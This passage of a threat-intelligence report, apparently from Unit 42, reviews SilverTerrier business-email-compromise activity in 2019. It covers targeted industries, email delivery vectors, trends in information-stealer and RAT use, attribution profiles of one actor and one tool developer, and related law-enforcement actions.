Close behind with 248K attacks, the professional and legal services industry advanced from being the fifth-most targeted industry in 2018 to the second-most targeted industry in 2019. Fueled by an alarming 1163% increase in attacks in 2019, this jump demonstrates a significant shift in targeting practices amongst SilverTerrier actors.
The manufacturing industry was third, with 145K attacks in 2019, up from 68K in 2018.
The education industry was fourth, with 143K attacks in 2019, up from 53K in 2018.
The wholesale and retail industry was fifth, observing 107K attacks in 2019, reflective of a marginal 15% increase from 2018.
Figure 2. Top five targeted industries
Taking a look at delivery vectors, we found that 97.8% of attacks leveraged email protocols to reach target networks, thus stressing the importance of employing and enabling security solutions capable of evaluating content entering corporate networks through these protocols.
At the top of the list, SMTP traffic accounted for 864K (69%) of attacks observed in 2019.
POP3 and IMAP accounted for 324K (26%) and 35K (2.8%) attacks, respectively.
It is also worth noting that the number of attacks witnessed in IMAP traffic dropped for the first time in 2019. We assess that this drop is likely due to customers shifting away from IMAP, as they modernize and adopt SMTP as an industry standard.
Beyond email, web browsing served as the fourth most common delivery vector in 2019 with 24K (1.9%) of attacks.
We only observed 3.6K (.3%) attacks delivered through FTP traffic.
Figure 3. Top five delivery applications
Malware
In years past, we have highlighted the ever-expanding ability of SilverTerrier actors to employ new technologies, tactics, and capabilities designed to advance their fraudulent schemes. Concurrently, the cybersecurity industry has historically characterized Nigerian malware actors as an emerging, rather than an established threat. As the analysis of this threat group turns five years old, we believe it is now pivotal to recognize that in many aspects, SilverTerrier actors have evolved to a point where they are demonstrating signs of maturity consistent with established threat groups in their delivery techniques, malware packaging, and technical abilities.
Over the course of 2019, our cloud-delivered WildFire® malware analysis service identified 27,310 samples of SilverTerrier malware. The vast majority of these samples were commodity malware tools, which employed a variety of obfuscation techniques designed to deceive traditional signature-based antivirus programs.
A comparison of these samples to VirusTotal revealed an average detection rate of 57.3% across all vendors at the time of discovery, demonstrating the effectiveness of obfuscation techniques against legacy antivirus platforms. A subsequent comparison conducted at the end of 2019 identified a greater proportion of samples available on the platform, but this increase, unfortunately, did not yield any notable improvements in detection rates across vendors. Counter-intuitively, the average rate actually decreased slightly to 57.1%, demonstrating that even with the benefit of time and prolonged exposure to the cybersecurity community, these samples remain undetected by over 40% of antivirus solutions.
By performing an analysis of the commodity malware tools themselves, we found that Nigerian threat actors continued to adopt new, and abandon old, capabilities consistent with tool popularity, effectiveness, detection rates, availability, and other market factors.
In tracking these trends, the following sections provide key insights designed to:
Inform network administrators of the top threats facing their networks;
Guide the cybersecurity industry in prioritizing detection and remediation capabilities; and
Enable law enforcement to focus on attribution and legal process against the most prevalent tools.
Information Stealers
Information stealers are tools designed with a core information-stealing component that most commonly captures screenshots, passwords, and other sensitive files on an infected system. Once captured, the malicious programs then package and transmit these stolen items via various protocols to internet infrastructure controlled by a malign actor.
Over the past five years, we have tracked the use of 10 different commodity information stealer families by SilverTerrier actors. Over time, as new tools emerge on the market, the older, less effective tools have faded in popularity.
Conversely, there are five tools that still remain in active use with SilverTerrier actors: AgentTesla, AzoRult, Lokibot, Pony, and PredatorPain. Our analysis of these malware families found that Nigerian threat actors produced an average of 516 unique samples per month in 2019 (Figure 4). However, despite a steady flow of new samples each month, the usage of information stealers appears to have peaked in 2017, before entering a continued state of decline. While the root cause of this decline is hard to pinpoint, we assess that the lack of new tools entering the market, advancements in the cybersecurity landscape, increased law enforcement actions, routine exposure of control infrastructure, and a shift toward RATs by these actors are all contributing factors.
Figure 4. Information stealer samples 2014-2019
Amongst the five active tools in this category, we found that SilverTerrier actors only produced three tools in quantities greater than 50 samples per month. Consistent with 2018, LokiBot was the most popular tool in 2019, with an average of 291 new samples per month. However, this average was inflated largely by an anomalous, single month high of 1240 samples in May 2019. Pony, also known as Fareit, was second with an average of 146 samples per month, but production largely declined throughout the year. Finally, we observed a small uptick in the adoption of AzoRult in 2019, resulting in an average of 55 samples per month throughout the year.
Figure 5. Most popular Information Stealers 2019
On the other end of the spectrum, PredatorPain, a tool that has received multiple updates over the years, continues to decline from its peak usage in 2016 with actors producing an average of only 17 samples per month in 2019. Additionally, AgentTesla, a small .NET keylogger, has also declined since its peak usage in 2017, with actors now producing an average of less than four new samples per month in 2019.
Figure 6. Least popular Information Stealers 2019
Remote Administration Tools
RATs are programs designed to provide remote access to compromised systems. These tools expand beyond the basic capture of sensitive files inherent with information stealers, and typically allow their users to interact directly with victim machines. To that end, these tools are often more complex than information stealers in terms of code and infrastructure requirements. Leveraging these tools, Nigerian threat actors can modify systems, access network resources, and perform common functions on behalf of compromised users. Over the past five years, we have tracked SilverTerrier use of 13 different RAT families. Similar to other types of commodity malware, these tools rise and fall in popularity, and over the course of 2019, our data shows that usage of LuminosityLink, NJRat, Quasar, and WarZone RATs have all dropped to negligible levels.
The nine RATs that remain in varying degrees of active use are: Netwire, DarkComet, NanoCore, Remcos, ImminentMonitor, Adwind, Hworm, Revenge, and WSHRat. Combined, SilverTerrier actors produced an average of 609 samples per month in 2019, representing an impressive 140% growth in production from 2018 (Figure 7). This growth represents the first time that the production and employment of RATs has exceeded the sample rate for information stealers over the five years that we have tracked this threat group. We assess that this shift is largely indicative of growing technical abilities, combined with the effectiveness of these tools in enabling fraudulent schemes. Further, we anticipate that this growth trend will continue throughout 2020, as we see increasing numbers of actors adopting these tools.
The most popular RATs have narrowed in 2019. In 2018, there were six tools that exceeded averages of 50 samples per month, while in 2019 that number dropped to just two. The most popular was NanoCore, with an average of 384 samples per month, signaling a 520% increase. This result remains particularly fascinating because the tool developer was arrested in 2017. Yet, despite his initial incarceration, a “cracked” version of the tool remains freely available, and given its effectiveness, it has become the “tool du jour”. The second most popular tool in 2019 was Netwire in which we observed an average of 64 samples per month. While SilverTerrier actors have used this tool since 2014, it remains popular due to a small, but loyal, following of actors.
Figure 8. Most popular Remote Administration Tools 2019
In contrast, we found seven RATs in active use with stalled adoption and minimal deployment throughout 2019. Of the seven, Remcos, first seen in 2016, and DarkComet, first seen in 2014, stood out as the only two to maintain relatively stable sample rates. The average sample rate for Remcos was 42 samples per month, while DarkComet’s was 24 samples per month.
Conversely, usage of Adwind, Revenge, and ImminentMonitor all declined over the course of the year, with sample rates of 36, 6, and 5 samples per month, respectively. Of note, Palo Alto Networks also identified the developers behind Adwind and ImminentMonitor, and collaborated with international law enforcement to subsequently dismantle global ImminentMonitor infrastructure.
Finally, the connection between HWorm and WSHRat is noteworthy. The code for HWorm, originally released in 2013, has been repackaged with several tools over the years. However, while SilverTerrier usage was first observed in March 2018, HWorm usage was brief. The tool peaked in November 2018 before declining through April 2019, with an average of only 12 samples per month. Coincidently, samples of WSHRat, which we assess to be a Nigerian variant of HWorm, began to appear that same month (April 2019), and continued throughout the year resulting in an average of 33 samples per month.
Figure 9 Least popular Remote Administration Tools 2019
Attribution
In 2014, Unit 42 published its first research identifying a small group of Nigerian threat actors employing malware for financial gain. Over the past five years, the number of actors involved in this activity has grown substantially. As of this publication, we have attributed attacks to more than 480 Nigerian threat actors and groups. Combined, these actors have registered more than 23,300 fraudulent and malicious domains. Many of these domains have directly supported command and control (C2) activities for the roughly 81,300 samples of malware associated with 2.1 million attacks against our customer base.
Focusing on the actors themselves, we have found that corporate network security teams traditionally tend to explain threats to their respective organizations in terms of capabilities and vulnerabilities, while often discounting the perpetrating actors as elusive, amorphous, and faceless adversaries. This habit forms naturally due to the plethora of difficulties associated with attributing APT level and ransomware activities to specific individuals with unique motivations. However, in the world of cybercrime, attribution is often easier to achieve and as such, details about SilverTerrier attackers are within grasp. Thus, in seeking to enable network defenders and more importantly, their corporate employees, to better understand and defend against this threat, we believe there is value in providing a deep dive into a profile of a typical SilverTerrier actor. Additionally, we provide a description of the first Nigerian commodity tool developer in order to better illuminate the fundamental human nature and motivations of this threat.
Malware Actor
Actor X is an actual person and is one of the more active SilverTerrier actors that we track. He holds an undergraduate degree from the Federal University of Technology in Owerri (FUTO). Following graduation, he completed a year of national service with the National Youth Service Corps in Nigeria. Now in his early 40’s, he is married and the proud parent of three children. Together, they live in Owerri, Nigeria, where he appears to be active in the community and presents himself as a legitimate businessman, providing technical services. Additionally, like many threat actors, he maintains accounts on Facebook and Skype, in which his contacts include friends, family, other malware actors, local law enforcement, and prominent figures from his community.
In terms of online activity, Actor X has registered more than 480 domains for the purpose of supporting other threat actors, as well as his own fraudulent activities. In order to register these domains, he has built over 90 email accounts with common email providers such as Microsoft, Yahoo, and Google. While these accounts all follow a pattern of using an alias or nickname followed by a number, his platform diversification strategy guarantees a degree of redundancy should one of the providers take action to close these accounts.
Finally, as it applies to his illicit activity, this single threat actor has produced more than 4,000 samples of malware. These samples are associated with 15 different malware families that he has experimented with over time, as his skills have improved from novice to advanced. Combined, we have observed these samples in over 363K mostly automated attacks against our customers. In doing so, we assess that his attack technique is largely indiscriminate, as he has targeted over 2,600 customers including 93 local, state, and federal government entities across 31 states.
Combining all of these characteristics empowers a refined understanding of the threat targeting our customers. Specifically, the adversary is a person (not a vulnerability or piece of software) who has a technical college education, has put in the time to develop a web of online aliases required for his campaigns, and is following a strategy of deploying malware indiscriminately, and at scale, with the motivation of generating the income necessary to support his family.
Tool Developer
In January 2018, an unknown developer began advertising a new tool called “FUD Crypt” on the popular hacking website HackForums[.]net. Priced at $65 a month, the developer also posted a tutorial on YouTube, demonstrating how to use his new cryptor to make RATs, keyloggers, and other malware files undetectable to antivirus solutions. Eleven months later, in December 2018, a second tool called “Unknown Crypter” hit the market in a similar fashion with similar capabilities. Priced at $20 a week, this tool also came with a YouTube tutorial. Common amongst both tutorials was the fact that the developer took the time to provide credit to the source of the royalty-free music used in each video.
Figure 10. UnknownCrypter Advertisement
Following the release of both of these tools, in April 2019, we saw a new variant of HWorm RAT hit the market in VBScript and JavaScript languages packaged as “WSHRat”. Priced at $24 a month, this tool once again came with its very own YouTube tutorial that, like the previous two, provided credit for its music.
So beyond citing music sources in the video tutorials, what do these three tools have in common? Beginning in January 2019, an independent researcher set out to answer that question. Over a series of five blogs, the researcher documented his findings which link all three of these tools to the same developer. Taking that analysis one step further and expanding beyond the commonalities of the code to the attribution of the developer, Unit 42 found that the FudCrypt[.]com website contained Nigerian registration details. Additionally, the email address used for the domain registration also resolved to a Skype account belonging to a Nigerian individual.
Looking into UnknownCrypter, we found two items of interest on the desktop of the tutorial video. The first was a folder that contained the same name as the aforementioned Skype account, while the second was a file named “Fudcrypt edited.zip.” Meanwhile, on the Skype account referenced in the UnknownCrypter advertisements, we discovered that the same Gmail account linked both the Unknown Software and WSH Software accounts. Pivoting on this email address further revealed four dynamic DNS domains that were all registered using a Nigerian IP address to support WSHRat infrastructure.
Figure 11. Linking unknown software and WSH software accounts
In taking a deeper look at WSHRat, we found that the sales website WSHSoftware[.]site contained the same Nigerian registration address, phone number, and email address as FudCrypt[.]com. Pivoting further off of the email address led to a Facebook profile of a college-educated individual in his mid-30’s who serves as both the co-founder and CEO of two software companies. Furthermore, in January 2019, this individual just happened to be advertising for assistance on a Java development project at a time when the Java-based UnknownCrypter was being sold, and WSHRat was likely under development.
Figure 12. Developer advertising for assistance
We find the implications of this development to be significant in that they speak directly to the evolution and maturity of the SilverTerrier threat. While 2014 may mark the first documented case of Nigerians using malware for financial gain, this attribution demonstrates that it has taken less than five years for the threat to evolve from “script kiddie” status, to commodity malware cybercriminals, to developers of their own native capabilities with the ability to market and sell their tools globally. Regardless of the effectiveness of these tools, one should regard this development activity to be a significant and alarming step forward for a threat group that consistently launches BEC campaigns with a sense of impunity.
Empowering Law Enforcement
Over the past few years, Palo Alto Networks has launched several initiatives to combat this ongoing threat. We’ve actively worked to support domestic and international law enforcement in their efforts to curb SilverTerrier, as well as combat broader BEC activity and malicious tool usage on behalf of our customers.
Highlights include:
June 2018 - The United States Department of Justice (DOJ) announced Operation WireWire, in which 74 individuals globally, including 29 Nigerians, were arrested for their involvement in BEC schemes.
October 2018 - The United States DOJ sentenced the developer of LuminosityLink RAT to 30 months in prison for computer intrusion crimes.
September 2019 - Unit 42 traced the development of Adwind RAT to an individual in Mexico. Additionally, the United States DOJ announced Operation ReWired, in which 281 individuals globally, including 167 Nigerians, were arrested for their involvement in BEC schemes.
November 2019 - The Australian Federal Police (AFP), with international activity coordinated by Europol, arrested the developer as well as the most prolific users of ImminentMonitor RAT.
December 2019 - The Canadian Radio-television and Telecommunications Commission (CRTC) issued $115,000 in fines to the developers of Orcus RAT.
Conclusion
As 2020 progresses, the most prominent threat facing customers is commodity malware deployed in support of sophisticated BEC schemes. With the emergence of the first Nigerian commodity tool developer, growing adoption of RATs amongst SilverTerrier actors, and an observed 172% increase in attacks in 2019, this threat shows no signs of slowing down. As a result, we strongly encourage network defense teams across all industry verticals to take note of these trends and ensure staff receive the training necessary to identify and eradicate the most popular tools employed by this threat group.
Additionally, while our analysts and engineers remain actively engaged in tracking and developing novel countermeasures to protect against this threat, Palo Alto Networks customers benefit from the following:
Cortex XDR protects endpoints from all malware, exploits and fileless attacks associated with SilverTerrier actors.
WildFire® cloud-based threat analysis service accurately identifies samples associated with these malware families.
Threat Prevention provides protection against the known client and server-side vulnerability exploits, malware, and command and control infrastructure used by these actors.
URL Filtering identifies all phishing and malware domains associated with these actors and proactively flags new infrastructure associated with these actors before it is weaponized.
Users of AutoFocus™ contextual threat intelligence service can view malware associated with these attacks using the following tags:
A complete list of the malware domains associated with SilverTerrier actors is available on GitHub.
Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.



























